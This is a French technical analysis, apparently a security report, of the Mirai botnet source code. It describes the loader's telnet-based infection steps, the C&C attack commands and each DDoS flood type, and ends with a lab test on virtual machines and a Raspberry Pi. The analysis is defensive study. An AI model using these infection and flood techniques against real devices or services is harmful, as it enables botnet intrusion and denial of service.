


Figure 7 Méthodes d'upload du binaire

Afin de se protéger de déconnexion en remote et afin d’éviter qu’un concurrent de Mirai ne tente de s’approprier le contrôle de la machine, le bot va supprimer les connexions se faisant sur le port 23 (telnet), port 22 (ssh) et port 80 (http). De plus, afin de s’assurer que seul Mirai tourne sur la machine cible, la méthode ensure\_single\_instance() est lancée et va s’assurer qu’aucune autre session de Mirai n’est en cours sur cette machine. La méthode va tenter de bind le port 48101, si c’est impossible alors la méthode retournera qu’une session est déjà en cours sur cette machine, autrement, elle retournera que nous sommes la seule instance sur cette machine.

De plus afin de se protéger d’un reboot de watchdog qui est un processus monitorant les systèmes Linux, Mirai va l’arrêter.




Figure 8 Blocage des connexions sur le port 23

Il existe une liste d’éléments à supprimer, nous y retrouvons notamment la présence de .anime et de QBOT qui sont des rivaux de Mirai à l’époque. Le bot va scanner de façon régulière le système afin de s’assurer qu’il est bien le seul à utiliser cet équipement.




Figure 9 Liste d'élément à bloquer

1. De façon asynchrone, l’attaquant va envoyer des commandes au C&C, les commandes possibles correspondent aux attaques que peut effectuer Mirai. L’attaquant se connectera en telnet sur la base de données du C&C qu’il aura créées au préalable lors de la mise en place du botnet.

Ce dernier ressemble à ceci :




Figure 10 Prompt permettant de lancer des attaques

Ce prompt permet notamment d’être tenu informé du nombre de bots que nous avons sous contrôle et de leur indiquer l’attaque que nous souhaitons effectuer.

Toutes les méthodes sont décrites dans le dossier CNC. Les méthodes d’attaque sont renseignées dans le fichier « cnc/attack.go ».

|  |
| --- |
| DNS |
| VSE |
| STOMP |
| GREETH |
| GREIP |
| SYN |
| ACK |
| UDP |
| UDPPLAIN |
| HTTP |

1. Ce dernier transmet les instructions à tous les bots.
2. L’attaque est en cours. Elle a une durée qui est définie lors de la préparation de l’attaque dans la partie 5.




Figure 11 Création d'une attaque dans le CNC

## Infections

Cette partie a déjà été introduite dans la rubrique parlant du fonctionnement de Mirai. Nous fournirons en paramètre l’adresse IP de la cible ainsi que le temps de l’attaque.

L’infection se fait avec le loader, ce dernier va se connecter sur la victime et tenter d’y exécuter un des binaires permettant d’avoir un contrôle actif sur ce dernier.

Le premier bot est lancé manuellement sur notre serveur, il va se charger de faire du scan sur des adresses IP aléatoires.

Lorsque le bot a réussi à se connecter sur une machine, ce dernier va se connecter au scanListen en envoyant sur le port 48102, le scanListener est présent dans la liste d’outils fournis par Mirai :

* L’adresse IP de la cible
* Le port sur lequel se connecter
* Le username utilisé pour se connecter
* Le mot de passe utilisé pour se connecter

Ces informations sont traitées dans la méthode handleConnection en faisant simplement des lectures de la réponse envoyée par le bo. Ce dernier va ensuite envoyer ces informations au loader. Le forward se fait d’une manière peu commune, ce dernier va simplement effectuer un print des informations qu’il a reçues. Il affichera donc les informations sous ce format : AdresseIP :Port  User :Password




Figure 12 Forwarding des victimes traîtées par scanListen

Il faut noter qu’en Go tout comme en C, la sortie de la méthode printf s’effectue sur la sortie standard. En examinant le code du loader, nous trouvons qu’il va lire ce qu’il trouvé dans l’entrée standard et va ainsi récupérer ces informations à l’aide de la méthode C fgets




Figure 13 Obtention de la cible par le loader grâce à l'aide de la méthode fgets

Il faut de ce fait que le scanListen et loader tourne sur la même machine, sinon aucune information ne pourra être communiquée sans modifier le code.

Une fois ces informations obtenues par le loader, ce programme est chargé de :

1. Créer les serveurs sur lesquels les victimes vont télécharger les binaires (wget et tftp) ;
2. Charger les binaires sur ce serveur.

Dans une boucle, le main va :

1. Recevoir les informations sur la victime ;
2. Créer un thread qui va lancer « stats\_thread() qui va permettre d’afficher des informations sur le terminal lorsque nous lançons le loader ;
3. Envoyer au serveur les informations sur la victime ;




Figure 14 La méthode stats\_thread qui permet d'afficher l'avancement des infections

Les informations sont obtenues suite à la lecture de l’entrée standard est parsée à l’aide de la méthode util\_trim() présente dans le fichier « util.c ». Une fois les données traitées, la méthode server\_queue\_telnet() est appelée et est décrite dans le fichier « server.c ».

L’infection est multi-threadée, nous avons des workers qui sont créés lors de la création du serveur. Ces derniers sont identifiés à l’aide d’une structure nommée server\_worker et utilisent des epoll. Selon la documentation officielle, les epolls permettent de monitorer différents file descriptor afin de voir si un I/O est possible à effectuer.

Ces workers sont conçus à l’aide d’une boucle infinie qui va attendre qu’un événement arrive dans le epoll, lorsque cela arrive, la méthode handle\_event() est appelée, c’est cette méthode qui est chargée d’effectuer les différentes méthodes de transmissions de fichiers et de les exécuter, le gros de l’infection s’effectue dans cette méthode. Les interactions se font à l’aide d’un grand switch/case qui va lire les réponses du serveur est agir en fonction des retours fait par la cible, toutes les actions possibles sont définies dans le fichier connection.h. et connection.h, les méthodes utilisées ont toutes le nom : connection\_consume \_xxxxx() ;




Figure 15 Méthode worker permettant la gestion des I/O




Figure 16 Méthode utilisée lors de la communication avec la victime afin de l'infecter

L’ordre d’exécution est prédéfini par le switch case, les opérations se font l’une à la suite de l’autre, après chaque passage dans le switch, l’état de la connexion telnet est mise à jour en cas de réussite, par exemple au début nous attendons la confirmation de la connexion à notre cible, lorsque le shell est appliqué, nous mettons à jour l’état de la connexion, ainsi, lorsque nous repasserons dans le switch, nous pourrons aller à l’étape suivante qui est la saisie de l’utilisateur.

Voici un résumé de ce qu’il se passe dans le switch case

1. Nous nous connectons à la cible ;
2. Nous saisissons l’username ;
3. Nous saisissons le mot de passe ;
4. Nous attendons la confirmation de la connexion ;
5. Une fois connectées, nous récupérons l’architecture de la victime ;
6. Nous sélectionnons la méthode de téléchargement (wget, tftp ou echo loader) ;
7. Nous téléchargeons le fichier adéquat à l’aide de la méthode sélectionné précédemment ;
8. Nous l’exécutons sur notre cible ;
9. Nous effaçons le fichier téléchargé.

Une fois la cible infectée, cette dernière va lancer le bot, commencer à scanner pour trouver de nouvelles machines et elle va surtout s’annoncer auprès du CNC en lui envoyant une requête permettant de lui dire qu’elle est active et qu’elle attend une commande de sa part.

Ces opérations se font sur chaque bot, ce qui fait que rapidement, Anna-senpai a réussi à construire un grand réseau de bot et ce réseau lui a permis d’embêter ses victimes il y a plusieurs années.

## Attaques

Si les différents types d’attaques ont brièvement été évoqués dans le chapitre concernant le fonctionnement de Mirai, je tâcherai ici de les détailler davantage.

Toutes les attaques sont stockées dans le bot, plus précisément, dans le fichier « bot/attack.c ».

Dans le fichier header (« bot/attack.h ») nous pouvons retrouver différentes constantes, notamment des identifiants de type d’attaques, l’état de la connexion, on y définit la victime à l’aide de structure en stockant l’adresse IP ainsi que le masque de sous-réseau, l’user-agent que l’on utilisera en cas d’attaque http flood, etc.

Au niveau code dans le fichier .c , nous pouvons ajouter des attaques grâce à la méthode : add\_attack.




Figure 17 Initialisation des attaques

Cette méthode prend en paramètres :

1. Un uint8\_t indiquant le numéro d’une des 10 [[8]](#footnote-8)attaques étant déjà prédéfinie dans l’header.
2. Un pointeur sur la méthode d’attaque qui sera utilisée. Ces dernières prennent en paramètres un uint8\_t représentant targs\_len qui est la longueur de la target, un pointeur sur la structure représentant la cible, un nouvel uint8\_t qui représente cette fois la longueur des options et une structure représentant les options de l’attaque (définies dans l’header).

Les méthodes d’attaque sont définies dans les fichiers attack\_app.c , attack\_gre.c , attack\_tcp.c et attack\_udp.c.

Les attaques sont donc d’abord initiées dans la méthode attack\_init. Lorsque l’utilisateur de Mirai va rentrer une commande pour lancer une attaque, la méthode attack\_parse() sera lancée, elle regardera quelle méthode a été utilisée. Nous définirons notamment des paramètres tels que la durée de l’attaque, la méthode utilisée, la cible, les options de l’attaque. Cette tâche alors accomplie, la méthode attack\_start est lancée. Elle va créer un nouveau processus d’attaque et celle-ci démarrera et utilisera les méthodes présentes dans les 4 fichiers d’attaques définis précédemment.

Une fois le temps écoulé, le processus est terminé et l’attaque s’arrête en attendant la prochaine attaque à lancer.

Les attaques ayant été implémentées sont décrites dans les points ci-dessous.

Pour chacune de ces méthodes, il est possible de définir plusieurs paramètres aux requêtes qui seront faites, nous pourrons toujours choisir le TTL, le source port, le destination port, etc. Très souvent, les paramètres ont des valeurs par défaut, par exemple le TTL vaut 255 de base, les ports sont aléatoires, etc.

Un ranking de menace a été mis en place lors d’un travail[[9]](#footnote-9) d’analyse sur Mirai, dans ce document, les attaques sont décrites de la plus dangereuse à la moins dangereuse

### DNS

Cette attaque utilise le protocole UDP, elle prend en paramètre l’adresse IP de la cible, le temps de l’attaque ainsi que le nom de domaine




Figure 18 Liste des paramètres de la méthode DNS Flood

Cette attaque consiste en un spam de requête DNS sur des sous-domaines du domaine que nous avons spécifié, nous envoyons : <random\_string>.domain

Une méthode permettant de générer des strings alphanumériques a été implémentée dans « rand.c » et « rand.h ».

Le principe de l’attaque réside dans le fait que le serveur traitant ces requêtes ne connaît pas les domaines qui lui sont demandés, ce dernier va donc transférer ces requêtes auprès du serveur d’autorité sur le domaine cible. C’est pour cette raison que ce dernier se retrouve débordé. Cette attaque étant très difficile à parer sans les outils adéquats, nous ne pouvons pas nous permettre simplement de bloquer le port DNS (53), expliquant ainsi pourquoi cette méthode d’attaque était redoutablement efficace.




Figure 19 Génération du string aléatoire

### VSE

Cette méthode d’attaque cible les serveurs de la société Valve. Elle vise les serveurs de jeux en ligne et multijoueur. Il est possible pour n’importe qui de créer son serveur et de le faire tourner. Le port utilisé par les joueurs pour se connecter est en général de même et il est très difficile pour le serveur de savoir quelle connexion est légitime ou non. L’attaque consiste ici en un flood de requête Source Engine auprès du serveur, les requêtes représentent une connexion d’un nouveau joueur à une partie, ce qui va vite déborder le serveur et rendre impossibles les parties.

Il est à noter que c’est le serveur qui s’occupe de calculer le rendu graphique, etc.

Les paramètres à fournir à cette attaque sont : l’adresse IP de la cible ainsi que le temps de l’attaque.




Figure 20 Liste des paramètres pour la méthode VSE

### STOMP

Cette attaque utilise le protocole TCP et prend en paramètres l’adresse IP de la cible ainsi que le port sur lequel se connecter. STOMP est similaire à http et utilise des méthodes comme CONNECT, SEND, ACK, etc.

Mirai va effectuer son attaque de la manière[[10]](#footnote-10) suivante :

1. Les bots vont utiliser STOMP pour ouvrir une connexion avec la cible, ils utiliseront ici un TCP handshake ;
2. Une fois authentifié, des données sont envoyés avec la commande TCP de STOMP ;
3. Le nombre important de requête va saturer le réseau.

Même dans le cas où les requêtes STOMP sont parcourues afin de trier les bonnes requêtes des mauvaises, cette action rendra moins performant le serveur qui s’occupe de cette analyse.




Figure 21 Liste des paramètres pour la méthode STOMP

### GREETH

Cette attaque utilise le protocole GRE (Generic Routing Encapsulation)

Les bots enverront des paquets L2 conçu avec des sources MAC et destinations MAC générés aléatoirement. Elle se base également sur la méthode d’attaque GREIP qui va utiliser un payload contenant des IP source et destination aléatoires. Le principe qui s’appliquera à la suite de cette attaque est le ralentissement de la cible, en effet, les payload que nous pouvons envoyer sont assez volumineux et devoir tous les traiter [[11]](#footnote-11)et décomposer les couches des paquets devient encombrant pour la machine. Ceci s’applique tant pour GREIP que pour GREETH.

### GREIP

Cette attaque est définie dans le chapitre concernant GREETH, cette attaque utilise le protocole GRE et a besoin de l’adresse IP de la cible ainsi que le temps de l’attaque.




Figure 22 Liste des paramètres pour la méthode GREIP

### SYN

L’attaque SYN va utiliser le protocole TCP et prendre en paramètre l’adresse IP de la cible ainsi que la durée de l’attaque. Cette attaque réside sur le fait que l’on va pouvoir se connecter de façon aléatoire sur des ports en spécifiant des requêtes avec des ports source et destination aléatoire. Il est également possible de spécifier une adresse source aléatoire : c’est de cette façon que l’attaque est implémentée.




Figure 23 Création des paramètres aléatoires pour l'attaque SYN

### ACK

Cette attaque fonctionne de la même manière que la SYN attaque, les mêmes paramètres demandés sont donc les mêmes. Nous nous contentons juste d’épuiser les ressources d’un firewall ou de notre cible. Les deux attaques sont plus efficaces sur des éléments non sécurisés. La cible va également s’épuiser à envoyer des RST, ce qui va causer des ralentissements.




Figure 24Liste des paramètres pour la méthode SYN et ACK

### UDP

Cette attaque utilise le protocole UDP et demander en paramètre l’adresse IP de la cible ainsi que la durée de l’attaque. L’attaque consiste en des requêtes UDP faites sur des ports aléatoires. Comme chaque bot a son adresse IP, il est plus difficile pour un firewall de détecter quelque chose d’anormal.

Toutefois, la plupart des firewalls actuels bloquent après un certain nombre de connexions simultanées. Le paquet envoyé ne contient rien de spécial faisant faire des calculs excessifs à la cible.

Il faut savoir que lorsqu’une requête UDP est reçue par un serveur, le processus va s’effectuer en 2 temps :

1. Vérifier que le sport spécifié tourne en ce moment et attend bien une requête ;
2. Si rien n’est reçu, le serveur enverra une requête ICMP pour informer la source que la destination n’est pas disponible.

### UDPPLAIN

L’attaque est la même que pour le flood UDP, mais cette dernière possède moins d’options, on ne demande à l’utilisateur que de choisir le destination port s’il veut le spécifier, la longueur du paquet et si l’on souhaite le randomiser. Tandis que pour l’UDP Flood, il est possible de spécifier le TTL, le port source, etc.

### HTTP

L’attaque se fait avec le protocole HTTP, il faudra spécifier l’IP de la cible ainsi que le domaine à attaquer et le temps de l’attaque.




Figure 25Liste des paramètres pour la méthode HTTP

Par défaut, l’attaque avec HTTP se fait avec des GET, en recevant énormément de demande de ressource, le serveur se retrouver incapable de fournir les ressources demandées à des requêtes légitimes.

Nous pouvons trouver dans le fichier table.h la présence de 5 user-agent différents.




Figure 26 User-agent utilisés par HTTP flood

Les requêtes peuvent être souvent difficilement visibles comme des requêtes illégitimes, ce qui fait que cette attaque peut être redoutable.

## Tests de sécurité

Afin de m’assurer qu’aucun code malveillant n’a été installé avant le release du code, j’ai mené différents tests et analyses.

J’ai donc effectué mes tests en deux phases : la première consiste en une analyse du code et la seconde phase a été réalisé à l’aide d’outils et d’un environnement de tests sécurisé.




Figure 27 Schéma réseau mis en place afin de tester en toute sécurité Mirai

### Analyse statique

Le code étant disponible à tous, il n’a pas été nécessaire d’effectuer du reverse sur ce dernier, nous savons exactement comment les attaques sont implémentées, comment les différents modules interagissent entre eux, etc.

La lecture complète du code a été fastidieuse, car il m’a fallu un temps d’adaptation afin de comprendre la logique de base de l’architecture de Mirai et comprendre ce que les différentes parties du code font. Le CNC est lui écrit en Go, il s’agit d’un langage que je n’ai jamais vu au cours de ma carrière, il m’a fallu donc fallu du temps afin de comprendre comment le code était organisé, m’intéresser au fonctionnement des méthodes, etc.

Avant toute chose, les binaires présents dans le dossier « dlr/release » sont des malwares et permettent de communiquer avec le CNC, ces binaires sont capables de :

* Signaler [[12]](#footnote-12)qu’ils sont actifs auprès du CNC en communiquant avec le CNC sur le port 23 ;
* Comprendre et exécuter les commandes que le serveur envoie.

J’ai voulu en apprendre plus sur un des binaires, j’ai donc aléatoirement choisi un parmi ceux qui étaient fournis afin de le reverse. Le binaire que j’ai sélectionné est dlr.arm, et j’ai utilisé Ghidra afin d’en obtenir le code assembleur.

La grande majorité de l’analyse a été effectuée lors du chapitre 2, voici néanmoins un résumé des ports ouverts sur les différents modules :

|  |  |
| --- | --- |
| **Module** | **Ports** |
| CNC | 23, 101, 3306 |
| scanListen | 48101 |
| Bot | 22(tente de le fermer), 23(tente de le fermer), 80(tente de le fermer) |
| Loader | 23, 69 (tftp), 80(wget) |

Le CNC va en permanence écouter sur le port 23 la confirmation qu’un nouveau bot rejoint le pool de victimes infectées.

Le port 101 est utilisé par l’API afin de permettre aux personnes ayant acheté des bots de se connecter sur notre serveur de contrôle et d’y lancer des attaques.

Le port 3306 est utilisé par MySQL afin de permettre des écritures et lectures dans la base de données par le CNC.

Le scanListen attend les requêtes contenant les informations de la victime à infecter sur le port 48101.

Le bot tentera de fermer les ports 22,23 et 80 une fois que l’infection sera réussie.

Selon l’attaque lancée par le CNC, il est possible de définir le port source et le port de destination de nos attaques. Les attaques sont détaillées dans le chapitre 2. Les bots se chargeront d’utiliser les ports spécifiés.

Le loader utilise le port 23 ou 2323 afin de se connecter à notre cible et d’y charger notre binaire.

Selon le choix utilisé pour charger le binaire sur la cible, le protocole TFTP sera utilisé ou la méthode wget sera utilisée afin de se connecter à notre ressource.

La seule zone d’ombre quant à l’utilisation du code réside dans plusieurs constantes implémentée de base, je pense notamment au fichier constants.go,

### Analyse dynamique

Mes analyses dynamiques ont été exécutées en mettant en place une petite infrastructure tournant dans des machines virtuelles. J’ai tout d’abord effectué des tests avec uniquement des machines virtuelles et j’ai dans un deuxième temps branché mon PC à un switch étant lui-même connecté à une caméra que je possédais à la maison. Mais cette dernière n’étant pas configurable, elle a rapidement été remplacée par une Raspberry PI Zero W.

J’ai d’abord installé quelques machines virtuelles et j’ai configuré Mirai sur un OS Debian 8. J’ai essayé différents tutoriels, car les indications de Anna-senpai n’étaient pas assez claires pour une personne ne connaissant pas encore le fonctionnement de son logiciel : <https://www.cdxy.me/?p=746>

Il fallait tout d’abord créer un domaine, car c’est de cette façon que Mirai résout le CNC et communique avec les différents composants.




Figure 28 Contrôle du fonctionnement du DNS avec WIndows10

Nous avons vu lors de l’analyse que certaines adresses IP étaient interdites, notamment le scan d’IP interne, j’ai donc modifié le code afin de ne faire des recherches QUE dans le domaine 192.168.1.0/24




Figure 29 Code permettant le scan des IPs internes au réseau 192.168.1.0/24

Une fois les fichiers installés et compilés, il nous reste à lancer mirai afin de scanner notre réseau.

Voici une capture Wireshark du trafic généré par Mirai. Afin de simplifier la connexion en telnet sur la RaspBerry Pi, seule l’entrée correspondant à la bonne paire user :pass a été saisie dans le scanner.




Figure 30 Trafic généré par le scan de Mirai

En effectuant la commande tcpdump sur la Raspberry Pi nous pouvons observer les tentatives de connexion de la part de 192.168.29.17.

